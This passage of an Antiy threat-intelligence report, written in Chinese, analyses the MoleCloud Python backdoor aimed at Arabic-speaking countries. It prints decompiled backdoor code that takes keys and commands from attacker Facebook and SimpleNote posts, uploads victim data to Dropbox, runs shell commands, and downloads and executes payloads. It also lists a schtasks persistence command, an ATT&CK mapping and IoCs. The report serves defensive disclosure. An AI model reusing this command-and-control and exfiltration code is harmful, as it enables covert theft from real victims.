“MoleCloud”是使用Python语言编写且通过PyInstaller打包成EXE的后门程序，其与MoleStage恶意软件一样均利用Dropbox网盘上传窃取的文件以及下载后续攻击中所使用的工具、恶意软件。

MoleCloud主要功能均为常见后门功能，主要为：收集并上传宿主机信息、通过攻击者创建的Facebook、SimpleNote账号获取Dropbox密钥以及攻击者的命令、执行攻击者的命令以及通过Dropbox网盘下载文件。

表 3-3 Talking points for meeting.exe

病毒名称	**Trojan[PSW]/Python.Stealer**
原始文件名	Talking points for meeting.exe
MD5	3158E619788D56669175490817863FB1
处理器架构	Intel 386 or later, and compatibles
文件大小	12.08 MB (12671566 bytes)
文件格式	BinExecute/Microsoft.EXE[:X86]
时间戳	2020-08-08 12:30:37+00:00
数字签名	无
加壳类型	无
编译语言	Python
VT首次上传时间	2020-11-25 04:49:38

VT检测结果	30/68

对MoleCloud后门木马具体的分析如下：

1. 检查宿主机是否安装有“WINRAR”软件以及是否符合攻击目标：

当该后门木马被受害者激活后，首先会检查压缩软件“WINRAR”是否存在宿主机，如果存在就继续运行，反之则直接退出程序。检查“WINRAR”软件存在的目的，可能是该后门木马在后续的操作中需要利用“WINRAR”对窃取的文件进行压缩，方便将窃取到的文件上传至Dropbox。其次，该后门木马会通过获取到的LCID Language ID判断受害者是否为本次攻击活动的目标人群，如果是则继续运行，反之则退出运行。

```
pr = [
 's']
pr86 = ['223']
try:
    pr = [redacted](os.environ['ProgramW6432'])
    pr86 = [redacted](os.environ['PROGRAMFILES(X86)'])
except:
    pr = [redacted](os.environ['PROGRAMFILES'])

SettingFile = 'set.txt'
activeacc = ''
activecm = ''
OnLineFileNmae = 'soundplyer.exe'
ReConTime = 300
ftokenlink = 'https://www.facebook.com/yora.stev.5/posts/109332877659751'
fcmlink = 'https://www.facebook.com/yora.stev.5/posts/109333500993022'
stokenlink = 'http://simp.ly/p/04T5bp'
scmlink = 'http://simp.ly/p/vyXXKY' # Simplenote
linksplit = '#**#'
cmsplit = '#**#'
```


图 3-29 初始化变量

```
def langallow(): # 通过获取宿主机的LCID Language ID来判断是否在攻击范围
    allhex = [
     '0x1', '0x1401', '0x3C01', '0x1000', '0x1000', '0x1000', '0xC01', '0x1000', '0x801', '0x1000', '0x2C01',
     '0x3401', '0x3001', '0x1001', '0x1000', '0x1801', '0x2001', '0x1000', '0x4001', '0x401', '0x1000',
     '0x1000', '0x1000', '0x2801', '0x1C01', '0x3801', '0x1000', '0x2401']
    klid = [redacted]
    im_list = [redacted]
    for l in im_list:
        lid = l & 65535
        lid_hex = hex(lid)
        upp = map(lambda x: x.upper(), allhex)
        if lid_hex.upper() in upp:
            print('ok')
            return True

    return False
```


图 3-30 判断受害者是否为目标人群

通过对后门木马所设定的LCID Language ID进行分析，可以发现该后门木马本次攻击的目标为阿拉伯世界国家，例如：利比亚、沙特阿拉伯、卡塔尔、阿联酋、伊拉克、埃及以及叙利亚等国家。具体的

LCID Language ID对应的语言和国家如表3-4所示：

表 3-4 LCID Language ID对应的语言和国家

LCID Language ID	语言-国家
0x1	Arabic（阿拉伯语）
0x1001	Arabic - Libya（阿拉伯语 – 利比亚）
0x1401	Arabic - Algeria（阿拉伯语 – 阿尔及利亚）
0x1801	Arabic - Morocco（阿拉伯语 – 摩洛哥）
0x1C01	Arabic - Tunisia（阿拉伯语 – 突尼斯）
0x2001	Arabic - Oman（阿拉伯语 – 阿曼）
0x2401	Arabic - Yemen（阿拉伯语 – 也门）
0x2801	Arabic - Syria（阿拉伯语 – 叙利亚）
0x2C01	Arabic - Jordan（阿拉伯语 – 约旦）
0x3001	Arabic - Lebanon（阿拉伯语 – 黎巴嫩）
0x3401	Arabic - Kuwait（阿拉伯语 – 科威特）
0x3801	Arabic - U.A.E. （阿拉伯语 – 阿拉伯联合酋长国）

0x3C01	Arabic - Bahrain（阿拉伯语 – 巴林）
0x4001	Arabic - Qatar（阿拉伯语 – 卡塔尔）
0x401	Arabic - Saudi Arabia（阿拉伯语 – 沙特阿拉伯）
0x801	Arabic - Iraq（阿拉伯语 – 伊拉克）
0xC01	Arabic - Egypt（阿拉伯语 – 埃及）

2. 获取Dropbox API密钥：

当受害者为攻击目标，该后门木马便会通过Facebook以及SimpleNote服务获取攻击者的Dropbox API密钥，该Dropbox API密钥通过“#**#”字符标记，后门木马会通过find_between函数提取Dropbox API密钥。

```
try:
    r = [redacted](ftokenlink) # ftokenlink = https://www.facebook.com/yora.stev.5/posts/109332877659751
    s = r.text
    stoken = find_between(s, 'content="#**#', '#**#')
    print(stoken)
    if stoken:
        try:
            dbx = dropbox.Dropbox(stoken)
        except:
            print('error  token1')

    else:
        r2 = [redacted](stokenlink) # stokenlink = http://simp.ly/p/04T5bp
        s2 = r2.text
        stoken2 = find_between(s2, '#**#', '#**#')
        print(stoken2)
        if stoken2:
            try:
                dbx = dropbox.Dropbox(stoken2)
            except:
                print('error  token')

        else:
            print('spaceeeeeeeeee')
except:
    print('error in get token')
```


图 3-31 获取Dropbox API密钥

```
def find_between(s, first, last):
    try:
        start = s.index(first) + len(first)
        end = s.index(last, start)
        return
    except ValueError:
        return ''
```

图 3-32 find_between函数

图 3-33 攻击者Facebook账号上所存储的Dropbox API密钥

3. 上传受害者信息：

当成功获取到Dropbox API密钥，该后门木马会将获取到的宿主机已安装软件以及桌面文件信息写入%USERPROFILE%\info.txt文件，同时该后门木马会将info.txt上传至攻击者的Dropbox中并以宿主机的用户名为文件名来区分受害者。

```
Desktopfiles = os.listdir(os.path.join(os.environ['USERPROFILE'], 'Desktop')) # 获取宿主机桌面文件列表
if not pr[0] == '======ProgramFiles====':
    pr.insert(0, '======ProgramFiles====')
if not Desktopfiles[0] == '======Desktopfiles====':
    Desktopfiles.insert(0, '======Desktopfiles====')
else:
    try:
        with open((os.environ['USERPROFILE'] + '/info.txt'), 'w', encoding='utf-8') as (f):
            for item in pr + Desktopfiles:
                f.write('%s\n' % item)

    except:
        print('error in write my file')

    try:
        file_list = []
        result = [redacted]
        for entry in result.entries:
            file_list.append(entry.name)

    except:
        print('error in connections')

    myinfotxt = username + '.txt'
    if myinfotxt not in file_list:
        try:
            with open(os.environ['USERPROFILE'] + '/info.txt', 'rb') as (f):
                [redacted](f.read(), '/' + username + '.txt') # 上传文件至dropbox
        except:
            print('file is uploded')

    else:
        print('info was up ')
```


图 3-34 将获取到的信息上传至攻击者的Dropbox

4. 通过Facebook、SimpleNote获取攻击者的命令：

该后门木马会通过访问Facebook以及SimpleNote服务来获取攻击者所发出的命令，攻击者发出的命令同样由“#**#”字符包裹。通过对攻击者创建用户名为“Yora Stev”的Facebook账号进行的一段时间观察，直至目前所能观测到攻击者发出的命令如表3-5所示。

```
cr = requests.get(fcmlink)  # 访问https://www.facebook.com/yora.stev.5/posts/109333500993022获取攻击者的命令
s = cr.text
cmdo = find_between(s, 'content="#**#', '#**#').replace('&quot;', '"')
if not cmdo: # 如果没能从fcmlink获取到命令，则尝试访问http://simp.ly/p/vyXXKY获取攻击者的命令
    cr = [redacted](scmlink)
    s = cr.text
    cmdo = find_between(s, '#**#', '#**#').replace('&quot;', '"')
```


图 3-35 获取攻击者的命令

```
p = [redacted]((' ' + cm),
                    startupinfo=startupinfo,
                    stdout=(subprocess.PIPE),
                    shell=True,
                    stderr=(subprocess.PIPE),
                    stdin=(subprocess.PIPE)) # 执行命令
out, err = p.communicate()
outs = str(out.decode('utf-8'))
cmfilename = username + '_cm_' + str(datetime.datetime.now().timestamp()) + '.tmp'
```


图 3-36 执行攻击者命令

图 3-37 攻击者发出的命令

表 3-5 目前观测到的攻击者，命令与对应的功能

命令	功能
all::tasklist	执行tasklist命令，即查看宿主机的进程
all::dir	执行dir命令，即查看路径中的文件。
all::re::30	休眠30秒
all::schtasks	执行:schtasks命令，即创建、删除、查询、更改、运行和中止宿主机的计划任务
all::set::soundplyer.exe	将变量OnLineFileNmae赋值为soundplyer.exe，即下一个要下载的文件为soundplyer.exe，同时根据变量OnLineFileNmae中Name被攻击者拼写成Nmae可以看出攻击者其母语可能不是英语。
all::set::Kd.exe	将变量OnLineFileNmae赋值为Kd.exe，即下一个要下载的文件为Kd.exe

all::set::PView.exe	将变量OnLineFileNmae赋值为PView.exe，即下一个要下载的文件为PView.exe
all::schtasks /create /sc minute /mo 1 /tn "PView" /F /tr "\"%userprofile%\PView.exe\""	为PView.exe创建名为PView的计划任务

5. 下载攻击者指定的文件：

该后门木马会连接攻击者的Dropbox网盘下载、运行攻击者指定的文件。

```
try:
    with open(os.environ['USERPROFILE'] + '/' + OnLineFileNmae, 'wb') as (f):
        metadata, res = [redacted](path=('/' + OnLineFileNmae))  # 下载文件
        f.write(res.content)
    startupinfo = subprocess.STARTUPINFO()
    startupinfo.dwFlags |= subprocess.STARTF_USESHOWWINDOW
    [redacted]([''' +
                       os.environ['USERPROFILE'] +
                       '/' +
                       OnLineFileNmae],
                       creationflags=(subprocess.CREATE_NEW_CONSOLE),
                       startupinfo=startupinfo)
    out, err = p.communicate()
except:
    print('error in connections down')
```


图 3-38 下载、运行攻击者指定的文件

在攻击者Dropbox网盘中储存的文件中，有一个文件名为“proshear”文件夹的加密压缩包。初步猜测压缩包中可能为其他恶意软件，其可能会被攻击者通过MoleCloud下发至受害者机器，同时下发命令对该压缩包进行解密并执行。攻击者Dropbox中所储存的恶意软件文件如表3-6所示：

表 3-6 攻击者Dropbox中所储存的恶意软件文件

MD5	文件名	家族
AE3D8576594867CFD55BAC9FE12D6A54	Kd.exe	Quasar RAT
7E7EAA8AEBC4026BE3B56B965B0D8947	soundplyer.exe	Process Explorer
3158E619788D56669175490817863FB1	PView.exe	MoleCloud

48B9A42191DFF6371AEB3D7DCB3A8480	proshear.rar	疑似其他恶意软件

与此同时，该网盘中还储存着疑似来自被攻击者方的相关信息。



图 3-39 疑似被攻击方机器桌面文件与软件信息

由于阿拉伯语是从右往左书写的，所以在利用翻译工具对阿拉伯语进行翻译时，翻译工具会自动将阿拉伯语排列成从右向左的阅读形式。

图 3-40 疑似被攻击方机器桌面的文件列表的对比翻译结果

4.威胁框架视角的攻击映射图谱

在使用ATT&CK框架对“灵猫”组织在本次攻击中所使用的技术进行总结时，安天采用的是最新版本的ATT&CK框架。在最新版本ATT&CK框架中，战术阶段由原来的12个变成了14个，增加了侦察以及资源开发这两个新的战术阶段。

本次“灵猫”组织的攻击活动共涉及ATT&CK威胁框架中的13个阶段、41个技术点（含确定和推测的），具体行为描述如下表：

表 4-1“灵猫”组织本次攻击活动的技术行为描述表

ATT&CK阶段	具体行为
侦察	通过公开网站等渠道收集受害者组织信息，如部门结构，业务信息等；通过技术数据库，如DNS、Whois信息查询受害者相关信息；
资源开发	通过第三方Web服务下发命令、恶意软件以及储存窃取的信息，如利用Facebook、SimpleNote下发命令、利用Dropbox、Google Drive储存恶意软件以及窃取的信息。
初始访问	通过利用受信关系以及鱼叉式钓鱼附件进行初始访问，如利用与中东地区的诱饵PDF文件诱导受害者下载包含恶意软件的压缩包。
执行	通过伪装成word的恶意软件诱导用户执行；通过利用Powershell、CMD、WMIC等命令行工具执行命令；MoleStage以及MoleCloud会通过API执行下发的恶意软件。
持久化	通过利用启动项进行持久化，如MoleStage Dropper会在宿主机的注册表中SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run注册项下创建键值来使MoleStage自启动、以及MoleStage恶意软件会将自身拷贝至自启动目录下进行持久化。
提权	通过利用启动项进行提权，如MoleStage恶意软件进行持久化后，当宿主机启动时，MoleStage便在用户的上下文中执行，这样MoleStage就具有当前用户相等的权限。
防御规避	通过隐藏窗口、删除主机中的信标、反解码文件、修改注册表以及混淆文件进行防御规避，如对下发的文件通过加密压缩来逃避流量检测、通过攻击者下发的密码对文件进行解密、MoleStage会在运行时隐藏自身的窗口防止被发现、MoleStage Dropper会修改注册表来支持MoleStage持久化、MoleStage会删除已经存在的截屏文件。

凭证访问	推测MoleStage以及MoleCloud恶意软件会在后续的攻击中会窃取Chrome、Firefox以及Edge等Web浏览器的Cookie、密码存储软件中的凭证、操作系统凭证来进行凭证访问。
发现	在攻击时MoleStage以及MoleCloud会通过Shell命令发现宿主机的用户名、机器名以及文件目录信息等；同时推测攻击者在后续攻击中会扫描网络服务以及发现浏览器书签、、权限组、软件、系统网络配置、系统网络连接、系统所有者、系统服务、系统事件。
收集	收集本地系统数据、输入捕捉、获取屏幕截图以及数据暂存，如MoleStage恶意软件会收集屏幕截图、以及本地驱动器中目录文件信息，同时会将文件存放在%Temp%目录下等待上传；推测攻击者在后续攻击中会收集宿主机的音频以及视频信息。
命令与控制	通过使用备用信道、利用Web服务进行命令与控制，如利用公共Web服务Facebook、SimpleNote下发命令；当主URL失效时，MoleStage恶意软件会利用备用的URL与C2服务器进行通信。
数据渗出	通过限制传输数据大小进行数据渗透，如当上传的文件大小超过4MB时，MoleStage会将文件分块上传;；通过C2信道回传进行数据渗透，如MoleStage会将宿主机的信息返回至C2服务器。
影响	推测在后续的攻击中，攻击者会操作本地储存数据对受害者产生影响。

将“灵猫”组织涉及到的威胁行为技术点映射到ATT&CK威胁框架如下图所示：



图 4 -1“灵猫”组织本次行动威胁行为技术点映射到ATT＆CK威胁框架

5.小结

“灵猫”组织相关波次的攻击活动很容易被看成是一种“鸟枪当狙”的攻击，其看似粗糙，没有利用漏洞、依赖文件名的社工构造技巧。但在邮件接收人缺少必要安全意识和缺少有效的端点安全防护的情况下，此类攻击依然十分有效。与大部分攻击活动的载荷部署采用入侵获取的跳板节点或自建部署不同，其载荷存储于主流公共网盘之上，看似这是一个攻击者没有足够资源权限的场景，但这些网盘的通讯协议是基于SSL加密的下载木马，既绕开了流量侧的载荷还原检测，也同样绕开了流量侧基于生僻地址的异常判断。抵达目标端点侧后，“灵猫”组织使用自研的Python后门恶意软件MoleCloud，继续利用主流互联网服务规避检测，如利用Facebook以及SimpleNote下发指令、利用Dropbox公共网盘来下载新的恶意软件以及上传窃取到的文件，继续规避了载荷还原、上行内容检查和生僻地址检查。便捷的互联网主流应用服务，同样可以成为攻击方低成本利用的攻击侧基础设施，其自身基于加密协议通讯，广泛被用户使用等特点，可能恰恰为攻击活动混迹期间提供了隐蔽性。

在安天过去的分析报告中，曾多次强调：判断或应对APT的核心是P（持续），而不是高级A（高级），P由威胁行为体的战略意图和意志的坚持时间决定，而A的上限则由攻击者自身的极限技术和资源能力决定，而下限则仅需要这种攻击有望突破防御目标中最薄弱点，更何况APT攻击的前奏，很多情况是对批量目标的投递。在过去对“白象”等APT组织的攻击分析中，我们也披露过这一点。

当前大部分政企机构依然依靠网络一道边界防护来御敌于城门之外的思想，防火墙等安全网关设备当然是安全的必备环节，且部署成本低，易于维护，但其也极容易被穿透，如果单点依赖安全网关，一旦载荷进入到端点侧，就几乎处于无检测管控的状态，并可以恣意渗透，横扫全网。同时端点侧需要选择EPP+EDR组合能力产品，既能提升第一时间阻断成功率，又能有效支撑集中运营响应。同样针对性免杀几乎必然出现在定向攻击中，因此，基于动态沙箱的分析设备也已经成为安全的必选项目。

安天全线产品可有效防御相关威胁，其中安天智甲终端防御系统（IEP）兼具传统EPP强主防能力和EDR的响应处置能力，基于黑白双控模式实现更有效的威胁阻断。而安天追影威胁分析系统（PTA）可以

细粒度地揭示威胁行为，输出C2等多种威胁情报，实现对安天自身产品和其他安全环节的联动部署。同时用户亦可以通过安天威胁情报综合分析平台（ATID）查询相关威胁情报的丰富信息。

附录一：参考资料

[1] Operation DustySky

https://www.clearskysec.com/dustysky/

[2] Netanyahu meets Saudi crown prince MBS, Pompeo in Saudi Arabia

https://www.jpost.com/israel-news/netanyahu-mossad-chief-may-have-visited-saudi-arabia-alongside-pompeo-649959

[3] EnigmaSpark: Politically Themed Cyber Activity Highlights Regional Opposition to Middle East Peace Plan

https://securityintelligence.com/posts/enigmaspark-politically-themed-cyber-activity-highlights-regional-opposition-to-middle-east-peace-plan/

附录二：IoCs

钓鱼PDF	
MD5	4c61985a5c8c11eb516e592397343f27
压缩包	
MD5	48b9a42191dff6371aeb3d7dcb3a8480 f88cf309b2b90198ada36e0686ee7305 f88cf309b2b90198ada36e0686ee7305 b0f7e462dde681004f5b2b1eca1f38e0
URL	http://artlifelondon.com/hamas_internal_elections.rar

	https://www.dropbox.com/s/r81t6y7yr8w2ymc/MOM.zip?dl=1 https://drive.google.com/uc?export=download&id=1NnMlUPwkxK4_wAJwrqxqBAfdKCPDxyeh
MoleStage Backdoor	
MD5	1b1ec8ae327a5543423978e7e58fc44c 5f70d52d2be4d0389eeb1c7e27d5e9bd 79c25e297870ce68907f2c25564a161f a559547c0815d1a4c025d6de25108a70 b0779c7794a52ce0f1aae33539de6f01 5fa06e949fbf66f7e93b1e5f6268c0e5
C2	www.artlifelondon.com www.forextradingtipsblog.com www.forextradingtipsblog.com
URL	https://forextradingtipsblog.com/beta/mediasG.php?NamePC=<ComputerName>&NameUser=<UserName>&Mask=0 https://artlifelondon.com/beta/medias2.php?NamePC=<ComputerName>&NameUser=<UserName>&Mask=0 https://artlifelondon.com/beta/medias.php
MoleStage Backdoor Dropper	
MD5	42eff3bb0b277214b8faadf1c85e822d
MoleCloud Backdoor	

MD5	3158e619788d56669175490817863fb1
URL	http://simp.ly/p/04T5bp http://simp.ly/p/vyXXKY https://app.simplenote.com/p/vyXXKY https://app.simplenote.com/p/04T5bp https://www.facebook.com/yora.stev.5/posts/109333500993022 https://www.facebook.com/yora.stev.5/posts/109332877659751
Spark Backdoor	
MD5	eea1c70128060e6246bc959a873be7da 60e9b1c155263385f51b80345c292269
C2	168.119.82.89 brooksprofessional.com
Quasar RAT	
MD5	ae3d8576594867cfd55bac9fe12d6a54 bb44c8b85109d65e7f2a630f5f4c6fe7 8f201c59e28bb3fb6c09f5c424972988 2ca3f1b013c26f9147547c6d67d02a8c af44e1c376503429bef73e668e56ab7a
C2	lynsub.com

附录三：关于安天

安天致力于全面提升客户的网络安全防御能力，有效应对安全威胁。通过20年自主研发积累，安天形成了威胁检测引擎、高级威胁对抗、大规模威胁自动化分析等方面的技术领先优势。构筑由铸岳、智甲、镇关、探海、捕风、追影、拓痕、智信组成的产品方阵，可以为客户构建资产运维、端点防护、边界防护、流量监测、导流捕获、深度分析、应急处置等安全基础能力。安天通过为客户建设态势感知平台体系，形成网络安全运行的神经中枢，提升客户统一安全运维能力，并通过快捷精准的威胁情报持续完成客户赋能。安天的产品和解决方案保障客户从办公内网、私有云、混合云到工业生产网络的全面安全，保障客户关键数据资产安全和业务运行连续性。使客户能有效应对从病毒传播感染、网络勒索乃至情报级别的攻击窃密的不同层级的威胁，为客户数字化转型保驾护航。

安天为网信主管部门、军队、保密、部委行业和关键信息基础设施等高安全需求客户，提供整体安全解决方案，产品与服务为载人航天、探月工程、空间站对接、大飞机首飞、主力舰护航、南极科考等提供了安全保障。参与了2005年后历次国家重大政治社会活动的安保工作，并多次获得杰出贡献奖、安保先进集体等称号。

安天是全球基础安全供应链的核心赋能方，全球近百家安全企业、IT企业选择安天作为检测能力合作伙伴，目前，安天的威胁检测引擎为全球超过八十万台网络设备和网络安全设备、超过二十一亿部智能终端设备提供了安全检测能力。安天的移动检测引擎获得国际知名测试机构颁发的2013年度权威评测奖项。

安天是中国应急响应体系中重要的企业节点，在“红色代码”、“口令蠕虫”、“心脏出血”、“破壳”、“魔窟”等重大安全威胁和病毒疫情方面，实现了先发预警和全面应急响应。安天针对“方程式”、“白象”、“海莲花”、“绿斑”等几十个高级网空威胁行为体（如APT组织）及其攻击行动，进行持续监测和深度解析，协助客户在“敌情想定”下形成有效防护，通过深度分析高级网空威胁行为体的作业能力，安天建立了以实战化对抗场景为导向的能力体系。

安天是中国自主先进的能力企业代表，在国内外都有较高的影响力。安天是中国网络安全产业联盟理事长单位、中国网络空间安全协会副理事长单位，中国网络安全人才联盟副理事长单位。在2016年境外机构Arbor Networks发布的报告中，安天被称为中国反制境外APT攻击的“代言人”企业。在2018年美国网络安全市场调查公司Cybersecurity Ventures评选的全球网络空间创新五百强榜单上，安天在中国企业排名中最高。

安天以“达成客户有效安全价值，提升客户安全获得感，改善客户的安全认知”为企业纲领，崇尚“工程师文化”，秉承“正直、彪悍、专业、协作”的团队风格。目前已发展成为以哈尔滨为总部基地，拥有六地研发中心、一个国家工程实验室、两个省级工程中心和重点实验室、一个博士后创新创业基地和多个高校联合实验室的集团化创新企业，是国内最大的威胁检测对抗企业团队之一。安天重视知识产权，凭借多年的积累和投入，首批通过了《企业知识产权管理规范》国家标准认证，是国家知识产权示范企业。

安天被行业管理机构、客户和伙伴广泛认可，已连续六届蝉联国家级安全应急支撑单位，是中国国家信息安全漏洞库六家首批一级支撑单位之一，亦是国家网络与信息安全信息通报机制技术支撑单位，国家信息安全漏洞共享平台成员单位。

安天实验室更多信息请访问：http://www.antiy.com （中文）　　http://www.antiy.net （英文）

安天企业安全公司更多信息请访问：http://www.antiy.cn

安天移动安全公司（AVL TEAM）更多信息请访问：http://www.avlsec.com
